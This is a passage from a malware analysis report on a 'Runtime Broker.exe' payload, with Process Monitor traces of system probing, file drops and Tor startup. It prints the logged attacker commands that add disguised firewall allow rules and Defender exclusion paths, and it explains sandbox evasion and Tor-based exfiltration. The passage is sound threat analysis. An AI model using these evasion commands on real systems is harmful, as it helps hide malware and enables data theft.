17:49:19	Runtime Broker.exe	8924	RegOpenKey	HKLM\System\CurrentControlSet\Control\Hvsi	SUCCESS
17:49:19	Runtime Broker.exe	8924	RegQueryValue	HKLM\System\CurrentControlSet\Control\Hvsi\IsHvsiContainer	NAME NOT FOUND
17:49:19	Runtime Broker.exe	8924	RegCloseKey	HKLM\System\CurrentControlSet\Control\Hvsi	SUCCESS

Figure 149: ***Runtime Broker.exe*** tries to identify the presence of *HVSI* container.

There is also evidence of deeper system exploration, such as the retrieval of data related to *kernel32.dll*. This could imply attempts to verify core system library availability or extract runtime parameters that depend on the system's localization and sorting configuration.

The process, at this point, attempts to open or query specific files, related to *PowerShell* instances. Each of them posed in a different folder, and related to different application (e.g. *Chocolatey*). Additional details are provided in the following image.

Time of Day	File Name	PID	Operation Category	Command Line	Detail
17:49:19	Runtime Broker.exe	8924	FASTIO_RELEASE_FOR_SEC	C:\Users\sam\AppData\Roaming\Microsoft\Windows\Applications\Runtime Broker.exe	SUCCESS
17:49:19	Runtime Broker.exe	8924	QueryOpen	C:\Users\sam\AppData\Roaming\Microsoft\Windows\Applications\powershell.exe	FAST IO DISALLOWED
17:49:19	Runtime Broker.exe	8924	CreateFile	C:\Users\sam\AppData\Roaming\Microsoft\Windows\Applications\powershell.exe	NAME NOT FOUND
17:49:19	Runtime Broker.exe	8924	QueryOpen	C:\Users\sam\AppData\Roaming\Microsoft\Windows\Applications\powershell.exe	FAST IO DISALLOWED
17:49:19	Runtime Broker.exe	8924	CreateFile	C:\Users\sam\AppData\Roaming\Microsoft\Windows\Applications\powershell.exe	NAME NOT FOUND
17:49:19	Runtime Broker.exe	8924	QueryOpen	C:\Windows\System32\powershell.exe	FAST IO DISALLOWED
17:49:19	Runtime Broker.exe	8924	CreateFile	C:\Windows\System32\powershell.exe	NAME NOT FOUND
17:49:19	Runtime Broker.exe	8924	QueryOpen	C:\Windows\System\powershell.exe	FAST IO DISALLOWED
17:49:19	Runtime Broker.exe	8924	CreateFile	C:\Windows\System\powershell.exe	NAME NOT FOUND
17:49:19	Runtime Broker.exe	8924	QueryOpen	C:\Windows\powershell.exe	FAST IO DISALLOWED
17:49:19	Runtime Broker.exe	8924	CreateFile	C:\Windows\powershell.exe	NAME NOT FOUND
17:49:19	Runtime Broker.exe	8924	QueryOpen	C:\ProgramData\chocolatey\bin\powershell.exe	FAST IO DISALLOWED
17:49:19	Runtime Broker.exe	8924	CreateFile	C:\ProgramData\chocolatey\bin\powershell.exe	NAME NOT FOUND
17:49:19	Runtime Broker.exe	8924	IRP_MJ_CLOSE	C:	SUCCESS
17:49:19	Runtime Broker.exe	8924	QueryOpen	C:\ProgramData\Boxstarter\powershell.exe	FAST IO DISALLOWED
17:49:19	Runtime Broker.exe	8924	IRP_MJ_CLOSE	C:	SUCCESS
17:49:19	Runtime Broker.exe	8924	CreateFile	C:\ProgramData\Boxstarter\powershell.exe	NAME NOT FOUND
17:49:19	Runtime Broker.exe	8924	QueryOpen	C:\Windows\System32\powershell.exe	FAST IO DISALLOWED
17:49:19	Runtime Broker.exe	8924	CreateFile	C:\Windows\System32\powershell.exe	NAME NOT FOUND
17:49:19	Runtime Broker.exe	8924	QueryOpen	C:\Windows\powershell.exe	FAST IO DISALLOWED
17:49:19	Runtime Broker.exe	8924	CreateFile	C:\Windows\powershell.exe	NAME NOT FOUND
17:49:19	Runtime Broker.exe	8924	QueryOpen	C:\Windows\System32\wbem\powershell.exe	FAST IO DISALLOWED
17:49:19	Runtime Broker.exe	8924	CreateFile	C:\Windows\System32\wbem\powershell.exe	NAME NOT FOUND
17:49:19	Runtime Broker.exe	8924	QueryOpen	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	FAST IO DISALLOWED
17:49:19	Runtime Broker.exe	8924	CreateFile	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	SUCCESS

Figure 150: ***Runtime Broker.exe*** tries to map *PowerShell.exe* instances.

There are also interactions with files related to system patching and *PowerShell*, such as *sysmain.sdb* in the *C:\Windows\apppatch* directory and *powershell.exe* in the *C:\Windows\System32\WindowsPowerShell\v1.0* path. These successful interactions, like *FASTIO_RELEASE_FOR_SECTION_SYNCHRONIZATION* and *QueryStandardInformationFile*, suggest that the process is inspecting system utilities and environment details, possibly for compatibility checks or preparatory tasks.

Time of Day	File Name	PID	Operation Category	Command Line	Detail
17:49:19	Runtime Broker.exe	8924	CreateFile	C:\Windows\apppatch\sysmain.sdb	SUCCESS
17:49:19	Runtime Broker.exe	8924	QueryStandardInformationF	C:\Windows\apppatch\sysmain.sdb	SUCCESS
17:49:19	Runtime Broker.exe	8924	QueryStandardInformationF	C:\Windows\apppatch\sysmain.sdb	SUCCESS
17:49:19	Runtime Broker.exe	8924	CreateFileMapping	C:\Windows\apppatch\sysmain.sdb	FILE LOCKED WITH ONLY READERS
17:49:19	Runtime Broker.exe	8924	QueryStandardInformationF	C:\Windows\apppatch\sysmain.sdb	SUCCESS
17:49:19	Runtime Broker.exe	8924	FASTIO_RELEASE_FOR_SEC	C:\Windows\apppatch\sysmain.sdb	SUCCESS
17:49:19	Runtime Broker.exe	8924	CreateFileMapping	C:\Windows\apppatch\sysmain.sdb	SUCCESS
17:49:19	Runtime Broker.exe	8924	FASTIO_RELEASE_FOR_SEC	C:\Windows\apppatch\sysmain.sdb	SUCCESS
17:49:19	Runtime Broker.exe	8924	CloseFile	C:\Windows\apppatch\sysmain.sdb	SUCCESS
17:49:19	Runtime Broker.exe	8924	IRP_MJ_CLOSE	C:\Windows\apppatch\sysmain.sdb	SUCCESS
17:49:19	Runtime Broker.exe	8924	CloseFile	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	SUCCESS
17:49:19	powershell.exe	2368	Load Image	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	SUCCESS

Figure 151: Additional system queries made by ***Runtime Broker.exe***.

As depicted in the accompanying image, the establishment of these exclusions occurs in two distinct phases, executed by separate components. Initially, upon the execution of ***Runtime Broker.exe***, all six new *firewall rules* are applied (paths correspond to the one identified in Figure 129). Subsequently, after a delay of approximately 15 seconds, these same exclusions are reapplied by a child *PowerShell* process, spawned by ***Runtime Broker.exe***. This evidence underscores the heightened level of resilience and redundancy embedded by the developers across their toolset.

- *%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\System Runtime Monitor.exe*

- *%APPDATA%\Microsoft\Windows\Applications \Runtime Broker.exe*
- *%LOCALAPPDATA%\Microsoft\Windows\Applications\Runtime Broker.exe*
- *%APPDATA%\Microsoft\Windows\Dependencies\System Runtime Monitor.exe*
- *%LOCALAPPDATA%\Microsoft\Windows\WindowsApps\msedge.exe*
- *%TEMP%\Runtime Broker.exe*

At the onset of the malware's activity, some of the most noteworthy behaviors pertain to the manipulation of *Firewall policies* and *Antivirus exclusions*. These actions provide analysts with critical insights into the additional payloads that the *Threat Actor* intends to deploy within the target systems. One of the initial observations involves six *inbound allow rules* introduced by the ***Runtime Broker.exe*** executable within the *Windows Firewall*. These rules are deceptively labeled as *Microsoft Edge WebEngine* as previously identified in the analysis of the ***Runtime Broker.dll***.

```
PID: 8672, Command line: "powershell.exe" netsh advfirewall firewall add rule name='Microsoft Edge WebEngine' dir=in action=allow program='C:\Users\sam\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\System Runtime Monitor.exe' enable=yes
PID: 4840, Command line: "powershell.exe" netsh advfirewall firewall add rule name='Microsoft Edge WebEngine' dir=in action=allow program='C:\Users\sam\AppData\Roaming\Microsoft\Windows\Applications\Runtime Broker.exe' enable=yes
PID: 8548, Command line: "powershell.exe" netsh advfirewall firewall add rule name='Microsoft Edge WebEngine' dir=in action=allow program='C:\Users\sam\AppData\Local\Microsoft\Windows\Applications\Runtime Broker.exe' enable=yes
PID: 10772, Command line: "powershell.exe" netsh advfirewall firewall add rule name='Microsoft Edge WebEngine' dir=in action=allow program='C:\Users\sam\AppData\Roaming\Microsoft\Windows\Dependencies\System Runtime Monitor.exe' enable=yes
PID: 7924, Command line: "powershell.exe" netsh advfirewall firewall add rule name='Microsoft Edge WebEngine' dir=in action=allow program='C:\Users\sam\AppData\Local\Microsoft\WindowsApps\msedge.exe' enable=yes
PID: 8168, Command line: "powershell.exe" netsh advfirewall firewall add rule name='Microsoft Edge WebEngine' dir=in action=allow program='C:\Users\sam\AppData\Local\Temp\\Runtime Broker.exe' enable=yes
PID: 5064, Command line: "C:\Windows\system32\netsh.exe" advfirewall firewall add rule "name=Microsoft Edge WebEngine" dir=in action=allow "program=C:\Users\sam\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\System Runtime Monitor.exe" enable=y
PID: 924, Command line: "C:\Windows\system32\netsh.exe" advfirewall firewall add rule "name=Microsoft Edge WebEngine" dir=in action=allow "program=C:\Users\sam\AppData\Local\Microsoft\Windows\Applications\Runtime Broker.exe" enable=yes
PID: 3296, Command line: "C:\Windows\system32\netsh.exe" advfirewall firewall add rule "name=Microsoft Edge WebEngine" dir=in action=allow "program=C:\Users\sam\AppData\Roaming\Microsoft\Windows\Applications\Runtime Broker.exe" enable=yes
PID: 10424, Command line: "C:\Windows\system32\netsh.exe" advfirewall firewall add rule "name=Microsoft Edge WebEngine" dir=in action=allow "program=C:\Users\sam\AppData\Roaming\Microsoft\Windows\Dependencies\System Runtime Monitor.exe" enable=yes
PID: 2436, Command line: "C:\Windows\system32\netsh.exe" advfirewall firewall add rule "name=Microsoft Edge WebEngine" dir=in action=allow program=C:\Users\sam\AppData\Local\Microsoft\WindowsApps\msedge.exe enable=yes
PID: 48, Command line: "C:\Windows\system32\netsh.exe" advfirewall firewall add rule "name=Microsoft Edge WebEngine" dir=in action=allow "program=C:\Users\sam\AppData\Local\Temp\\Runtime Broker.exe" enable=yes
```

Figure 152: Windows Firewall exclusions

A similar fail-safe rationale is evident in the implementation of *AV exclusions*. Prior to the active execution of *Runtime Broker.exe*, the *TSUNAMI PAYLOAD* script was responsible for modifying *Defender's* policies and registering ***Runtime Broker.exe*** as a *scheduled task* (Figure 144). As illustrated in the subsequent image, both the three file paths managed by the *TSUNAMI PAYLOAD* and an additional four paths introduced later are excluded from *Defender*'s scans. This layered approach ensures that, even in scenarios where the Python script might fail to execute its intended tasks, the executable can independently enforce the exclusions. Such robust and redundant design highlights the meticulous planning and sophistication employed by the malware's developers.

```
PID: 2368, Command line: "powershell.exe" Add-MpPreference -ExclusionPath 'C:\Users\sam\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\System Runtime Monitor.exe
PID: 8716, Command line: "powershell.exe" Add-MpPreference -ExclusionPath 'C:\Users\sam\AppData\Roaming\Microsoft\Windows\Applications\Runtime Broker.exe'
PID: 7748, Command line: "powershell.exe" Add-MpPreference -ExclusionPath 'C:\Users\sam\AppData\Local\Microsoft\Windows\Applications\Runtime Broker.exe'
PID: 4576, Command line: "powershell.exe" Add-MpPreference -ExclusionPath 'C:\Users\sam\AppData\Roaming\Microsoft\Windows\Dependencies\System Runtime Monitor.exe'
PID: 9852, Command line: "powershell.exe" Add-MpPreference -ExclusionPath 'C:\Users\sam\AppData\Local\Microsoft\WindowsApps\msedge.exe'
PID: 11124, Command line: "powershell.exe" Add-MpPreference -ExclusionPath 'C:\Users\sam\AppData\Local\Temp\\Runtime Broker.exe'
```

Figure 153: Defender's exclusions

Furthermore, it is also interesting how the ***TSUNAMI CLIENT*** refers to the *XM-Rig Miner* path as *%LOCALAPPDATA%\Microsoft\Windows\Applications\msedge.exe*, at the same time, this path is not embedded inside the ***Runtime Broker.exe*** code, which instead whitelists *%LOCALAPPDATA%\Microsoft\WindowsApps\msedge.exe*. It is not possible, as per the achieved analysis, to distinguish between the existence of two different payloads or a change in the attacker's behavior which was not consistent between these two applications.

After around 34 seconds of execution, identified *threat* went silent for around 4 minutes. This behavior is consistent within the expected malware capabilities and what identified during the static analysis. ***Runtime Broker.exe*** slows down its execution to avoid being detected within *Sandbox analyses*, which usually employ shorter analysis time frames.

Time of Day	File Name	PID	Operation Categ	Command Line
17:49:50	powershell.exe	8716	IRP_MJ_CLOSE	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
17:49:50	powershell.exe	2368	IRP_MJ_CLOSE	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
17:49:50	Runtime Broker.exe	8924	Process Profiling	
17:54:20	Runtime Broker.exe	8924	Thread Create	
17:54:20	Runtime Broker.exe	8924	QueryOpen	C:\Users\sam\AppData\Local\Temp\Runtime Broker.exe
17:54:20	Runtime Broker.exe	8924	CreateFile	C:\Users\sam\AppData\Local\Temp\Runtime Broker.exe
17:54:20	Runtime Broker.exe	8924	RegOpenKey	HKLM\System\CurrentControlSet\Control\Nls\CustomLocale
17:54:20	Runtime Broker.exe	8924	RegOpenKey	HKLM\System\CurrentControlSet\Control\Nls\CustomLocale
17:54:20	Runtime Broker.exe	8924	RegQueryValue	HKLM\System\CurrentControlSet\Control\Nls\CustomLocale\it
17:54:20	Runtime Broker.exe	8924	RegCloseKey	HKLM\System\CurrentControlSet\Control\Nls\CustomLocale
17:54:20	Runtime Broker.exe	8924	RegOpenKey	HKLM\System\CurrentControlSet\Control\Nls\ExtendedLocale
17:54:20	Runtime Broker.exe	8924	RegOpenKey	HKLM\System\CurrentControlSet\Control\Nls\ExtendedLocale
17:54:20	Runtime Broker.exe	8924	RegQueryValue	HKLM\System\CurrentControlSet\Control\Nls\ExtendedLocale\it
17:54:20	Runtime Broker.exe	8924	RegCloseKey	HKLM\System\CurrentControlSet\Control\Nls\ExtendedLocale
17:54:20	Runtime Broker.exe	8924	CreateFile	C:\Users\sam\AppData\Roaming\Microsoft\Windows\Applications\Runtime Broker.exe
17:54:20	Runtime Broker.exe	8924	CreateFileMapping	C:\Users\sam\AppData\Roaming\Microsoft\Windows\Applications\Runtime Broker.exe
17:54:20	Runtime Broker.exe	8924	QueryStandardInfor	C:\Users\sam\AppData\Roaming\Microsoft\Windows\Applications\Runtime Broker.exe
17:54:20	Runtime Broker.exe	8924	FASTIO_RELEASE_F	C:\Users\sam\AppData\Roaming\Microsoft\Windows\Applications\Runtime Broker.exe
17:54:20	Runtime Broker.exe	8924	CreateFileMapping	C:\Users\sam\AppData\Roaming\Microsoft\Windows\Applications\Runtime Broker.exe
17:54:20	Runtime Broker.exe	8924	FASTIO_RELEASE_F	C:\Users\sam\AppData\Roaming\Microsoft\Windows\Applications\Runtime Broker.exe

Figure 154: Malware execution stops around 17:49:50 to the restart at 17:54:20.

Once the malware got unfrozen, one of the first activities it carries out on the system is to drop ***tor.exe*** inside path *%TEMP%\Runtime Broker.exe*. This executable was indeed previously whitelisted from *Defender*'s scan engine and allowed to receive inbound connections from *Windows Firewall*.

Time of Day	File Name	PID	Operation Categ	Command Line
17:54:20	Runtime Broker.exe	8924	WriteFile	C:\Users\sam\AppData\Local\Temp\Runtime Broker.exe
17:54:21	Runtime Broker.exe	8924	WriteFile	C:\Users\sam\AppData\Local\Temp\Runtime Broker.exe
17:54:21	Runtime Broker.exe	8924	WriteFile	C:\Users\sam\AppData\Local\Temp\Runtime Broker.exe
17:54:21	Runtime Broker.exe	8924	WriteFile	C:\Users\sam\AppData\Local\Temp\Runtime Broker.exe
17:54:21	Runtime Broker.exe	8924	WriteFile	C:\Users\sam\AppData\Local\Temp\Runtime Broker.exe
17:54:21	Runtime Broker.exe	8924	WriteFile	C:\Users\sam\AppData\Local\Temp\Runtime Broker.exe
17:54:21	Runtime Broker.exe	8924	WriteFile	C:\Users\sam\AppData\Local\Temp\Runtime Broker.exe
17:54:21	Runtime Broker.exe	8924	WriteFile	C:\Users\sam\AppData\Local\Temp\Runtime Broker.exe
17:54:21	Runtime Broker.exe	8924	WriteFile	C:\Users\sam\AppData\Local\Temp\Runtime Broker.exe

Figure 155: ***Runtime Broker.exe*** drops an embedded malicious executable in ***%TEMP%\Runtime Broker.exe***.

Once deployed, this additional payload is also executed to achieve a *TOR* connections towards remote networks.

Time of Day	File Name	PID	Operation Ca	Command Line	Detail	TID
17:54:21	Runtime Broker.exe	8924	Process Create	C:\Users\sam\AppData\Local\Temp\Runtime Broker.exe	SUCCESS	PID: 808, Command line: "C:\Users\sam\AppData\Local\Temp\\Runtime Broker.exe" --SocksPort 9050 --DataDirectory C:\Users\sam\AppData\Local\Temp\\tor-data
17:54:21	Runtime Broker.exe	808	Thread Create		SUCCESS	Thread ID: 10496

Figure 156: ***%TEMP%\Runtime Broker.exe* is executed**

From the initiation of the execution until it was terminated, spanning a total duration of eight minutes and resulting in the logging of over 241,000 events, the initial ***Runtime Broker.exe*** process actively transmitted data from the host's port 63300 to port 9050, designated as the *TOR SocksPort*. This activity, as depicted in Figure 156, confirms that port 9050 was specifically utilized by the ***%TEMP%\Runtime Broker.exe*** as a *Inter Process Communication* (*IPC*) alternative, compared to standard ones (i.e. *named pipes*).

Time of Day	File Name	PID	Operation Category	Command Line	Detail	TID
17:54:42	Runtime Broker.exe	8924	TCP Receive	DESKTOP-U1I2JNM:63300 -> DESKTOP-U1I2JNM:9050	SUCCESS	Length: 2988, seqnum: 0, connid: 0
17:54:42	Runtime Broker.exe	8924	TCP Receive	DESKTOP-U1I2JNM:63300 -> DESKTOP-U1I2JNM:9050	SUCCESS	Length: 2490, seqnum: 0, connid: 0
17:54:42	Runtime Broker.exe	8924	TCP Receive	DESKTOP-U1I2JNM:63300 -> DESKTOP-U1I2JNM:9050	SUCCESS	Length: 2490, seqnum: 0, connid: 0
17:54:42	Runtime Broker.exe	8924	TCP Receive	DESKTOP-U1I2JNM:63300 -> DESKTOP-U1I2JNM:9050	SUCCESS	Length: 4048, seqnum: 0, connid: 0
17:54:42	Runtime Broker.exe	8924	TCP Receive	DESKTOP-U1I2JNM:63300 -> DESKTOP-U1I2JNM:9050	SUCCESS	Length: 3422, seqnum: 0, connid: 0
17:54:42	Runtime Broker.exe	8924	TCP Receive	DESKTOP-U1I2JNM:63300 -> DESKTOP-U1I2JNM:9050	SUCCESS	Length: 3486, seqnum: 0, connid: 0
17:54:43	Runtime Broker.exe	8924	TCP Receive	DESKTOP-U1I2JNM:63300 -> DESKTOP-U1I2JNM:9050	SUCCESS	Length: 3964, seqnum: 0, connid: 0
17:54:43	Runtime Broker.exe	8924	TCP Receive	DESKTOP-U1I2JNM:63300 -> DESKTOP-U1I2JNM:9050	SUCCESS	Length: 3008, seqnum: 0, connid: 0
17:54:43	Runtime Broker.exe	8924	TCP Receive	DESKTOP-U1I2JNM:63300 -> DESKTOP-U1I2JNM:9050	SUCCESS	Length: 3486, seqnum: 0, connid: 0
17:54:43	Runtime Broker.exe	8924	TCP Receive	DESKTOP-U1I2JNM:63300 -> DESKTOP-U1I2JNM:9050	SUCCESS	Length: 4048, seqnum: 0, connid: 0
17:54:43	Runtime Broker.exe	8924	TCP Receive	DESKTOP-U1I2JNM:63300 -> DESKTOP-U1I2JNM:9050	SUCCESS	Length: 434, seqnum: 0, connid: 0
17:54:43	Runtime Broker.exe	8924	TCP Receive	DESKTOP-U1I2JNM:63300 -> DESKTOP-U1I2JNM:9050	SUCCESS	Length: 3486, seqnum: 0, connid: 0
17:54:43	Runtime Broker.exe	8924	TCP Receive	DESKTOP-U1I2JNM:63300 -> DESKTOP-U1I2JNM:9050	SUCCESS	Length: 3486, seqnum: 0, connid: 0
17:54:43	Runtime Broker.exe	8924	TCP Receive	DESKTOP-U1I2JNM:63300 -> DESKTOP-U1I2JNM:9050	SUCCESS	Length: 2988, seqnum: 0, connid: 0
17:54:43	Runtime Broker.exe	8924	TCP Receive	DESKTOP-U1I2JNM:63300 -> DESKTOP-U1I2JNM:9050	SUCCESS	Length: 4048, seqnum: 0, connid: 0
17:54:43	Runtime Broker.exe	8924	TCP Receive	DESKTOP-U1I2JNM:63300 -> DESKTOP-U1I2JNM:9050	SUCCESS	Length: 3920, seqnum: 0, connid: 0
17:54:43	Runtime Broker.exe	8924	TCP Receive	DESKTOP-U1I2JNM:63300 -> DESKTOP-U1I2JNM:9050	SUCCESS	Length: 1494, seqnum: 0, connid: 0
17:54:43	Runtime Broker.exe	8924	TCP Receive	DESKTOP-U1I2JNM:63300 -> DESKTOP-U1I2JNM:9050	SUCCESS	Length: 3486, seqnum: 0, connid: 0
17:54:43	Runtime Broker.exe	8924	TCP Receive	DESKTOP-U1I2JNM:63300 -> DESKTOP-U1I2JNM:9050	SUCCESS	Length: 3486, seqnum: 0, connid: 0
17:54:43	Runtime Broker.exe	8924	TCP Receive	DESKTOP-U1I2JNM:63300 -> DESKTOP-U1I2JNM:9050	SUCCESS	Length: 2490, seqnum: 0, connid: 0
17:54:43	Runtime Broker.exe	8924	TCP Receive	DESKTOP-U1I2JNM:63300 -> DESKTOP-U1I2JNM:9050	SUCCESS	Length: 4048, seqnum: 0, connid: 0
17:54:43	Runtime Broker.exe	8924	TCP Receive	DESKTOP-U1I2JNM:63300 -> DESKTOP-U1I2JNM:9050	SUCCESS	Length: 3920, seqnum: 0, connid: 0
17:54:43	Runtime Broker.exe	8924	TCP Receive	DESKTOP-U1I2JNM:63300 -> DESKTOP-U1I2JNM:9050	SUCCESS	Length: 3486, seqnum: 0, connid: 0

Figure 157: ***Runtime Broker.exe*** sends acquired data to the local *TOR SocksPort*.

The behavior involving the parent process sending data through a child process that runs *Tor* represents an interesting and deliberate design choice to use *Tor* as a local proxy to exchange data between processes. This setup offers various technical gains as well as drawbacks when compared to traditional *Inter-Process Communication* (*IPC*) mechanisms, such as *named pipes*, *shared memory*, or *sockets*.

The use of *Tor* as a means to handle local *Inter-Process Communication* (*IPC*) presents significant advantages. The primary gain lies in the inherent obfuscation and anonymization that the *Tor* network provides. By routing data between processes over *Tor*, the malware developer ensures that even local communication appears as part of a legitimate *Tor* network flow. This not only obfuscates the purpose of the communication but also effectively anonymizes its endpoints, making network-based detection difficult. This is particularly effective because network analysis often focuses on identifying unusual connections to external addresses, while *Tor* is widely recognized for privacy purposes, which may lead security tools to treat it with less scrutiny. Furthermore, by communicating over a local *SOCKS proxy* on port 9050, the malware can easily convert internal messages into externally routable data, offering a seamless transition between local activity and external control or exfiltration.

This separation between the parent process (responsible for payload execution or information gathering) and the child process running *Tor* as a proxy also creates a modular approach. In software design, modularity provides flexibility and scalability, which allows each component to be independently modified or updated without affecting the overall functionality. In this scenario, the *Tor proxy* module handles network anonymity, while the parent process focuses on the core malicious operations. This architecture also decouples the anonymization and routing logic from the malicious payload itself, allowing for greater flexibility and code reuse. The *Tor* process can be used by multiple malicious modules, potentially even in parallel, to handle diverse communication needs, which increases the versatility of the malware.

Another important advantage is the simplicity of implementation for cross-platform compatibility. *Tor*-based local communication relies on *network sockets*, which are inherently cross-platform. This means the malware developer can easily adapt the code to work on different operating systems (e.g., Windows, Linux, macOS) with minimal changes. This contrasts sharply with named pipes, which are Windows-specific and require entirely different implementations if the malware is to function on a non-Windows environment. By using *Tor* and *network sockets*, the malware becomes highly adaptable, reducing development overhead for maintaining multiple versions of the same malware for different operating systems.

However, despite these advantages, using *Tor* as a *local proxy* for *IPC* also comes with some drawbacks that must be considered. One of the fundamental drawbacks is the inherent overhead associated with using the *Tor network*. *Tor*'s routing mechanism is designed to provide anonymity by encrypting and routing traffic through multiple nodes, which introduces latency and computational overhead. Even though the *Tor* proxy in this scenario is operating locally, it still retains the characteristics of the network's design, which may result in slower communication between processes compared to the direct nature of *named pipes* or *shared memory*. Standard *IPC* mechanisms, like *named pipes* or *shared memory*, are optimized for *low-latency*, *high-throughput* data exchange between processes on the same machine. *Tor*, on the other hand, is optimized for privacy, which means performance is not a priority.

Additionally, using *Tor* introduces complexity, both in deployment and maintenance. The *Tor client* requires certain configurations, such as creating and managing the data directory, handling key files, and maintaining network state. This setup may increase the chance of detection by endpoint monitoring tools that look for non-standard directory structures or unauthorized executables, especially when these executables exhibit behavior associated with network anonymization. In a scenario where security policies are configured to monitor for unauthorized use of *Tor* or similar software, such behavior may raise an alarm, leading to further investigation.

From a technical standpoint, using *Tor* also poses risks of failure related to network components. For example, if the local *Tor* process crashes or is terminated by endpoint security software, the entire communication channel would be disrupted, effectively disabling any data flow between the parent and child processes. In contrast, *IPC* mechanisms like named pipes or shared memory are more tightly integrated into the operating system, and thus less prone to being disrupted by network-related issues. This dependence on the local *Tor* process introduces an additional point of failure that may make the malware less resilient in certain environments.

Using *Tor* as a local means of inter-process data exchange also complicates the task of maintaining persistence. *Persistence mechanisms* like *registry modifications* or *scheduled tasks* must be crafted to not only ensure that the malware payload is reinstated after a reboot, but also that the *Tor* component remains operational. If the *Tor client* is blocked, disabled, or deleted, the entire communication strategy collapses. This makes the malware inherently more brittle compared to implementations relying on more native *IPC* approaches, where persistence and functionality could be maintained more seamlessly within the operating system's standard features.

Furthermore, the use of *Tor* introduces a visibility challenge for the malware itself. Network security analysts and advanced detection tools often flag *Tor*-related processes or network activity for closer examination, given *Tor*'s common use by malware for command-and-control communication. In an environment where network monitoring is performed actively, the presence of a *Tor client*, even if it is just used locally, can serve as an *Indicator of Compromise* (*IoC*) and might invite forensic analysis of the host system.

Traditional *IPC* methods, such as *named pipes*, tend to blend in with other operating system activity, making them inherently more covert from an analyst's perspective.

In conclusion, the decision to use *Tor* as a *local proxy* for *Inter-Process Communication* involves a trade-off between the desire for anonymity and modularity versus the efficiency and resilience provided by standard *IPC* mechanisms. The advantages of using *Tor* include enhanced anonymity, modular separation of network responsibilities, and cross-platform adaptability. However, these benefits come at the cost of increased complexity, reduced communication efficiency, and the risk of raising suspicions due to the inherently recognizable and often monitored presence of Tor components. This approach is effective in highly targeted attacks where the benefits of obfuscation and anonymity outweigh the drawbacks, but it may be counterproductive in environments with strong network monitoring and endpoint protections, where the presence of *Tor* can itself trigger alerts.

At the same time, the *Tor Client* performs remote connections towards *TOR* nodes and employing *DGA* domains to hide its real destination.




Figure 158: *TOR Client* connecting towards *TOR Network*.

By trying to load the executable inside *ILSpy*, it is also possible to gather the presence of the *DotNetTor DLL* (v.2.3.3.0) as an additional reference to the discussion provided above.




Figure 159: ***Runtime Broker.exe*** implements *DotNetTor* library.

In conclusion, the observed execution demonstrates the malware's primary objective: to comprehensively *map the victim's system asset*, *exfiltrate valuable information*, and *deploy additional payloads*. However, it is evident that the malware's capabilities extend beyond those exhibited during this analysis. This observation suggests that either prolonged analysis durations are required or that certain features, such as *Process Injection* or *Shellcode Execution*, necessitate activation via attacker-issued commands.

4.7 Sixth Stage

